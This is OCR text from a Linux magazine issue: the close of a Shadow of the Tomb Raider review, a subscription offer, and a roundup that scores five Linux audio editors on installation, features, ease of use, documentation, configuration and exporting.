
Shadow of the Tomb Raider is unashamedly a blockbuster, with some action set-pieces – fleeing an exploding oil refinery, hopping across debris in a flooded city – that are terribly exciting but not very interactive. And that's fine, because there's enough elsewhere in the puzzles, stealth and exploration that it can be forgiven those moments where it slides into full-on absurd Hollywood nonsense mode. Even at its dumbest, the lavish production values make it a thrill to watch.

Lara channels her inner Predator.

The balance of puzzling, exploration and action has always felt a little off in this modern incarnation of *Tomb Raider*, leaning a little too heavily and frequently towards the latter. But this instalment shows impressive restraint, rarely using combat as a crutch and focusing more on what makes this series special – raiding tombs. The tombs here are undoubtedly the stars of the show, and some of the best in the series. The feeling of trespassing in an ancient, cursed place is palpable, and hearing the stone door scrape open when you finally solve that puzzle is always a satisfying feeling. And it's these moments, not the exploding refineries, helicopter battles or expensive cinematic set pieces that make this worth playing.

Keep in mind Linux gamers get the Definitive Edition, which includes the rather pointless Deluxe and Croft Edition extras (weapons and outfits) but also the complete Season Pass access to the extra DLC; seven new tombs and additional side missions, which extends the main game and genuinely improves the experience.

Performance seemed as good as you can expect. Our modest AMD RX 580 and AMD Ryzen 5 1600X test rig manage an average 57fps at 1080p on the highest settings for a smooth experience. For giggles we even tried it on the unsupported Nvidia GTX 750 (almost six years old with only 1GB of VRAM) and were impressed it ran at all – lowest settings at 720p – at around 30fps with no issues, but obviously your millage will vary. LXF



Ignore the giant eagle, ignore the giant eagle...

VERDICT

DEVELOPER: Feral Interactive
WEB: www.feralinteractive.com
PRICE: £45

GAMEPLAY	**8/10**	**LONGEVITY**	**8/10**
GRAPHICS	**9/10**	**VALUE**	**9/10**

A greater focus on raiding tombs and massively improved stealth combat make this one of Lara Croft's best modern adventures, and this release comes packed with DLC.

» Rating 9/10

SUBSCRIBE

Sign up today and get your AMAZING JUICE POWER STATION

Never run out of juice again! Keep your devices topped up all day when you subscribe to *Linux Format* and receive your very own **Juice Power Station**.

YOUR GIFT!

WORTH £29.99

Don't miss out, subscribe now!

Product features

- The Juice Power Station's battery can charge your phone up to six times from one single charge!
- It can simultaneously charge multiple devices and hold charge for up to six months.
- Along with your Juice Power Station, you get a carry pouch and a microUSB-to-USB cable.

SUBSCRIBE NOW!

www.myfavouritemagazines.co.uk/lin/juice

Call: **0344 848 2852**

Overseas subs on p69

» PLUS: Exclusive access[1] to the *Linux Format* subs area!

1,000s of DRM-free PDF back issues and articles! Get **instant access** back to issue 66 (May 2005) with tutorials, interviews, features and reviews. At **linuxformat.com**

1) Only available to MyFavouriteMagazines.co.uk subscribers.

» CHOOSE YOUR PACKAGE!

6 MONTH PRINT

Only £36.00

6 month print by Direct Debit

ANNUAL PRINT

Only £66.00

Annual print by Direct Debit

ANNUAL PRINT AND DIGITAL

Only £85.00

Annual print and digital by Direct Debit

Terms and conditions: This offer is only available for new UK subscribers. Gift is subject to availability (MSRP £29.99). Please allow up to 60 days for the delivery of your gift. In the event of stocks being exhausted we reserve the right to replace with items of similar value. Prices and savings quoted are compared to buying full-priced print and premium subscriptions. You will receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14 day cancellation period unless exceptional circumstances apply. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) or are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit: **www.bit.ly/magterms**. Offer ends 29 February 2020.


Roundup

Ardour » Audacity » LMMS »
Ocenaudio » Qtractor

Shashank Sharma
By day Shashank is a New Delhi trial lawyer, but by night he's an open source vigilante!

Audio editors

Shashank Sharma admits to knowing less than most about "dem phat beatz", but he can still help you find the right audio editor for your needs.



HOW WE TESTED...

Working with audio files can be resource-intensive, depending on the operations you perform. We're running these applications on a quad core machine with 12GB RAM. Although you can get good performance on 4GB RAM or even less, for editing operations such as the kind you can perform with these applications, more is always going to be better.

As our focus is on novice users, we're interested in projects that don't force users to opt for a particular distribution. Apart from ease of installation, documentation is hugely important to help new users acclimatise to the vast feature set of each of these projects. We'll discuss some of the most useful features these tools offer and whether their interface is intuitive or if it gets in the way of creating memorable scores.

We'll also look at the USP of the different projects and whether they allow you to share your finished product with your peers.

Desktop applications such as web browsers, media players and office suites often hog all the limelight and are at the centre of discussions about open source software. But the Linux ecosystem boasts a varied number of specialised software as well, aimed at a select group of professionals and hobbyists, and they are therefore considered of little importance by the masses. Audio editors is one such class of overlooked software.

Traditionally thought of as the exclusive domain of musicians, the rising popularity of podcasts and vloggers has brought audio editors from the more obscure into the mainstream. Whether it's combining audio files, trimming out unwanted sections or tweaking the pitch or tempo, the audio editors that are featured in this *Roundup* can do it all, and more.

Although audio editors and digital audio workstations (DAW) are often used to describe the same applications, they are distinct software. Our selection is a mix of feature-heavy audio editors and popular DAWs. You can almost think of the latter as audio editors on steroids, with more specialised features and capabilities that are required for music production.

If you find yourself torn between two or more of these projects, nil desperandum! The wisdom of the internet suggests that most professionals use a number of different projects for performing different operations

Installation


Well begun is half done, right?

The projects featured in this *Roundup* aren't part of the default installation on most Linux distributions, but you'll find them in the software repositories.

Although distributed under the GPL, *Ardour* insists on users buying a subscription plan of $1, $4, $10 or $50 per month, which provides updates and downloads for as long as the subscription continues. There's also the option to make a single payment of less than $45, which will give you the current stable release and updates, but not the next major release. The subscription is based on a sliding-scale donation system. However, the subscription will get you a ready-to-run program, and you don't have to spend time building it from source manually. The project doesn't provide any support should you need help compiling it from source. Thankfully, you'll find *Ardour* in the software repositories of most distributions, such as Ubuntu and Arch.

If your distribution doesn't ship *Audacity* in its repositories, you can find installable binaries on third-party sites such as rpmseek. There are also unofficial PPAs for Ubuntu and Linux Mint. The project does caution users against installing version 2.3.0. Instead, users should opt for version 2.3.1 or 2.3.2. Unlike *Ardour*, which doesn't provide any instruction on building the project from source, you will find detailed instructions on compiling *Audacity* on its website.

In contrast to the other projects, *Ocenaudio* is not featured in the software repositories of many of the most popular desktop distributions, such as Ubuntu and Fedora. Thankfully, it provides 32 and 64-bit DEB and RPM packages for various distributions such as Debian, Ubuntu CentOS, openSUSE, as well as packages for Arch.



Unless you're a professional musician, even the older version of Audacty in your distribution's software repositories should suffice.

LMMS and *Qtractor* both provide distribution-neutral AppImage packages for easy installation. Remember to mark the package as executable before running it. The `chmod +x packagename.appimage` command will do the trick. You should opt for the AppImage package if your distribution features a much older version in the software repositories. *Qtractor* provides thorough instruction on building the package from source. You'll find the AppImage package on its SourceForge page.

VERDICT

ARDOUR	**8/10**	**OCENAUDIO**	**9/10**
AUDACITY	**9/10**	**QTRACTOR**	**10/10**
LMMS	**10/10**		

Qtractor is only available for Linux, while the others can also be installed on Windows and Mac.

Range of features


What makes them special?

Ardour, one of the most popular DAWs, also boasts of rudimentary video editing capabilities in addition to working with audio files. Although not as full of features as dedicated applications (*see Roundup* **LXF243**), you can still use it to remove the start/end, add blank frames, extract sound, etc.

Editing audio files can be a cumbersome process, depending on the final product you're aiming for. You'll no doubt work your way through a variety of effects and other changes. More often than not, the process involves quite a lot of trial and error, especially for new users. Thankfully, both *Ardour* and *Audacity* provide unlimited undo and redo options, so you can test the different effects.

LMMS is a full-featured DAW, primarily designed to help you create your own music. It ships with a song editor, beat editor, support for piano input, MIDI keyboards, and a number of other instruments, which work out of the box.

Ocenaudio often gets labelled as the easiest audio editor to use, especially for novices. This is because it has far more limited capabilities than advanced editors such as *Audacity*. While *Ocenaudio* provides a live preview of effects, the same feature is available for only a limited number of *Audacity* effects. For the rest *Audacity* provides a preview button, which can be used to listen to a portion of the file to hear the effect in action.



In addition to unlimited undo/redo, Qtractor also lets you apply an unlimited number of plugins per track.

As with *Ardour* and *Audacity*, *Qtractor* supports almost all of the major audio formats, including MP3, WAV, AIFF, AU, OGG, FLAC, etc.

VERDICT

ARDOUR	**10/10**	**OCENAUDIO**	**7/10**
AUDACITY	**10/10**	**QTRACTOR**	**9/10**
LMMS	**10/10**		

The populated interfaces should give you an idea of the vast feature sets.

Ease of use

Will the interface bring you joy or induce a headache?

Many of the applications support multi-track editing, with different sources of audio making up the different tracks. They also let you individually manipulate the different tracks, before mixing them into a single track. If nothing else, that one sentence should help convince you of the one unshakeable truth about these applications – you're unlikely to get far without a basic understanding of various concepts that are the cornerstone of audio editing.

We're looking for an application that doesn't force users to undergo extensive training before they can start editing or making their own music. On the other hand, a straightforward tool with very limited capabilities is too much of a compromise.

We want an application that strikes the right balance between features and utility, without letting its capabilities force users into looking for alternatives.

Ardour 6/10

Ardour launches a configuration wizard when you launch it for the first time, which runs you through some basic defaults. When you start a new session, *Ardour* gives you the option of starting your session with an empty template. Once you become more familiar with its workings, you can create your own templates to save time on configuring the setup.

The next step is the Audio/Midi setup. If in the process of clicks *Ardour* crashes, don't be alarmed. This happens when you don't properly configure *Ardour*. Refer to the reference manual, particularly the sections on Configuration> System Specific Setup and Session &Tracks>New/ Open Session Dialog. These will show you options and help you start a new session.


Working with the application can be quite tedious, especially for novice users. And you'll have to frequently turn to the reference manual.

Audacity 9/10

Audacity is very straightforward. It doesn't have hangups about file formats and can import a variety of audio file formats, including MP3, which you can't do with *Ardour* because of licensing restrictions.

Once you import an audio file, you can start tweaking it almost immediately using point and click and drag and drop. The two rows of buttons at the top of the interface control popular functions, such as Envelope, which lets you control how tracks fade in and out. The effects can be accessed from the Effect menu, and the application lets you listen to a preview of most of the effects, to help you make informed decisions on which to use.

Audacity's interface is far more sensible and less complicated than *Ardour* and *LMMS*. The populated interface on these applications isn't a criticism. The overwhelming interface is understandable considering the vast capabilities.



Documentation & support

Who you gonna call if the manual isn't enough?

Qtractor hosts a wiki with dedicated manuals on different topics, such as introduction, learning its usage with an example session, a run-through of the different menus, and others. There are also how to's on MIDI composition workflow and a couple of others. The wiki serves as a single hub for all documentation on *Qtractor* and also features a user manual.

As well as a Getting Started guide and a wiki-hosted user manual that you can download as a PDF file, *LMMS* also provides a list of video tutorials hosted on YouTube. These include an introduction to Piano Roll, the basics of FX Mixer, using the Automation Editor, creating different genres of music such as dubstep, house, trance, and tutorials on music theory. You can also ask for help on a feature using the forums that host additional user-contributed tutorials.

You can engage with *Audacity*'s user community using the forum boards and mailing lists. The *Audacity* user manual is home to tutorials, tips and also provides a detailed introduction to the GUI. The manual is split into different sections, such as Getting Started, this explains important operations such as recording, importing and editing. You'll also find dedicated forums for different special-interest groups, such as making music, podcasting, audiobook production, etc.

Although there is a reference manual that discusses the complete working of *Ardour*, it's not aimed at complete novices. Also available is a somewhat dated tutorial-style book, which was last updated in 2013-15. You'll also find several video tutorials on YouTube contributed by the user community, which is quite active in the forum boards.

VERDICT

ARDOUR	7/10	OCENAUDIO	0/10
AUDACITY	10/10	QTRACTOR	8/10
LMMS	10/10		

Ocenaudio has no official documentation, which is surprising and alarming.

LMMS 8/10

Unlike the other applications, *LMMS* is designed for music production and not for editing files. To give you an idea of the kind of music you can create with it, *LMMS* ships with a number of demo songs.

The main menu bar at the top can be used to perform routine operations, such as opening and saving a new project file, performing redo and undo operations, managing plugins and accessing online help. The second row comprises buttons to perform file operations, including Create new project, Open existing project, Save current project, etc. Hover the mouse over the buttons and the helpful tooltip will explain the function of the button.

By default, *LMMS* displays the Song Editor, Beat+Bassline Editor, FX-Mixer and the Controller Rack windows. You can use the buttons on the third row to show or hide these windows and others such as Piano Roll.

Ocenaudio 9/10

Unlike the other applications, *Ocenaudio* doesn't provide helpful tooltips to inform users of the function of the different buttons. It's almost as if the development team use it to screen out novice users, and only want experienced hands working with this application.

The fact that it's not as full of features actually comes to its rescue, as the interface is far easier to make sense of in comparison to others, especially *Ardour*, *LMMS* and *Qtractor*. You can start playing around with imported audio files to familiarise yourself with its functions.


It features many useful options, such as automatic noise reduction, but you should use this sparingly. Buttons for common editing operations like cut, trim, etc. are given a dedicated toolbar near the top of the interface. You can select portions of the file in the waveform editor and even zoom in to make fine-tune alterations.


Qtractor 7/10

In terms of complexity and making users jump though various hoops to get started with their first project, *Qtractor* can give *Ardour* a run for its money.

While the interface isn't all that complicated to begin with, you're expected to make sense of its workflow and understand concepts such as connections, synths, etc. You begin a project by creating a new track in the left pane of the interface. Unlike *Ardour*, which utilises a single window interface for its myriad functionality, *LMMS* and *Qtractor* let you open and close different windows to keep the interface clean and clutter-free. Head over to View>Windows and click through the different items such as Mixer, Files, etc. to open the different windows. You have to use the Mixer window to select the plugins you wish to add to a track.

If you're interested in creating your own music, *LMMS* is the more sensible option.





Configuration

If you don't like it, change it!

Audacity's Preference dialog window is split into more than a dozen different sections, such as Devices, Playback, Recording, Keyboard Shortcuts, and Import/Export. Each section is described in detail in the user manual and features relevant screenshots for easy assimilation of the information. There are also a number of plugins to extend the default functionality of *Audacity*. The application ships with four themes by default, and you can also create a custom theme. You'll find to-the-point instructions on the wiki. One of its unique features is that you can control various aspects of the graphical interface with keyboard shortcuts, and the application also lets you define custom shortcuts.

You can access the Preferences dialog box on *Audacity* and *Ardour* by clicking Edit>Preferences. *Ardour* also lets you tweak different parameters for more than a dozen different sections. As *Ardour* is a fully featured DAW and not merely an audio editor, these settings would be of little interest to novice users who will most likely find the default configuration suitable for all their needs. Although the application supports unlimited undo/redo, you can define a limit should you so desire, and also change the default font/size of the text buttons in the interface.

LMMS is also highly malleable and lets you change its appearance using themes. You can find a host of user-contributed themes on the project's sharing platform. In addition to various audio and MIDI configuration options, the General Settings tab lets you enable tooltips for the interface, enable HA mode for output sounds, etc. Each of these options are explored and described in the wiki.

VERDICT

ARDOUR	**10/10**	**OCENAUDIO**	**6/10**
AUDACITY	**10/10**	**QTRACTOR**	**8/10**
LMMS	**9/10**		

Ocenaudio and Qtractor don't overwhelm users with configuration options.


Exporting files

Will the applications let you share your creations?

LMMS leads the way in its approach towards collaboration. It provides a platform where users can share their work with the rest of the community. This can be anything – a custom theme, tutorials, presets, projects or samples. The projects and samples are split across different categories, such as brass, drums, piano, fantasy, blues, classical, house and more. The community can give a rating and also provide comments, helping you to perfect your masterpiece.

With *Ardour* you can easily create a backup of your current session and then share it with your peers. If your work utilises external media files, you can choose the option to copy them to your current session. You can also create a compressed archive of your session by clicking File>Archive. The compressed tarball contains all the audio, MIDI, plugin-settings for the session.

If your project comprises more than one track, Audacity by default will merge them down to a single track when exporting to an audio file. You must choose the File>Export>Export Multiple option and individually select the different tracks. The application defaults to a bit rate of 128kbps for MP3 files, but it might result in very large file sizes depending on your project. You can tweak the bit rate, or optionally extract to a different format such as WAV, FLAC or OGG, depending on your use case.



LMMS lets you define the sample rate, file format and other options in a single export window.

Ocenaudio enables you to directly export audio to an FTP server from the graphical interface itself. It also provides all the other options, such as exporting audio from the selected portion, or define the bit rate for each output format – whether MP3, OGG, etc.

VERDICT

ARDOUR	**9/10**	**OCENAUDIO**	**8/10**
AUDACITY	**9/10**	**QTRACTOR**	**9/10**
LMMS	**9/10**		

They are evenly matched and provide near-identical export options.

Editing aids

The raison d'etre of audio editors.


Unlike other desktop applications, the candidates for this *Roundup* are not quite as easy to master. However, you shouldn't let the complexity of the graphical interfaces put you off.

One clear distinction between audio editors and DAWs is that the latter allow non-destructive editing. This means that edits you make don't overwrite the original audio file.

Ardour is a non-destructive editor that provides all the popular editing options such as cut, copy, move, paste, etc. It also lets you implement effects such as cross fade or trim audio. You can record audio using a microphone, or work with existing tracks or even freely distributed sounds from the Freesound database and similar hosting platforms.

Like *Ardour*, *Audacity* too will let you record audio with a microphone. But unlike the former, *Audacity* is a destructive editor. The split cut and split delete option on *Audacity* reveal why the application is so popular for editing and merging audio files. The application also lets you insert or delete noise from files for a more professional finish. Refer to some of the tutorials hosted on the website, such as mixing narration with background sound, to get an idea of what you can achieve with this application.

Ocenaudio presents a waveform editor, not unlike the one on offer with *Audacity*, and both applications also have a spectrogram for advanced users. If needed, you can use the *Audacity* documentation to learn the basics of editing and then apply the theory with *Ocenaudio*. It will let you add basic effects like fade in or out, trim sections from the audio file, and more. As



Ocenaudio and Audacity are quite similar, and either can serve as a good starting point before you venture into advanced DAWs like Ardour.

an alternative to adding white noise to mask sounds from the audio file, you can also add chorus or reverb effects. These and more are also possible with the other applications as well.

Effects on *Qtractor* are supplied via plugins, and the applications supports both LADSPA and CALF plugins, which are available in the software repositories of most distributions. This is another non-destructive editor, but it comes with a rather steep learning curve.

VERDICT

ARDOUR	**9/10**	**OCENAUDIO**	**6/10**
AUDACITY	**9/10**	**QTRACTOR**	**9/10**
LMMS	**N/A**		

You can't edit recorded sounds with LMMS, and it doesn't let you record sound.

Audio editors
The Verdict

The rising popularity and spread of the internet has changed how we assimilate information. Audio and video content now rules the roost, where once users were content to scroll through lengthy articles and discussions. But putting together the perfect podcast or show takes more than an understanding of your subject. This is why audio editors and even DAWs are now no longer the exclusive domain of musicians and are used more widely.

However, the trouble with specialised software such as the applications featured in this *Roundup* is that the viability or usefulness of an application is entirely subjective. Its therefore inappropriate to compare a few and decide which is the best.

If you've never worked with any of these tools before or are looking to switch from your current choice of audio editor, our honest recommendation would be to try them all, as well as the projects mentioned in the Also Consider section of this *Roundup*. You will most likely have to spend considerable time with each to be able to fully appreciate the USPs and the nuances and then make a final determination.

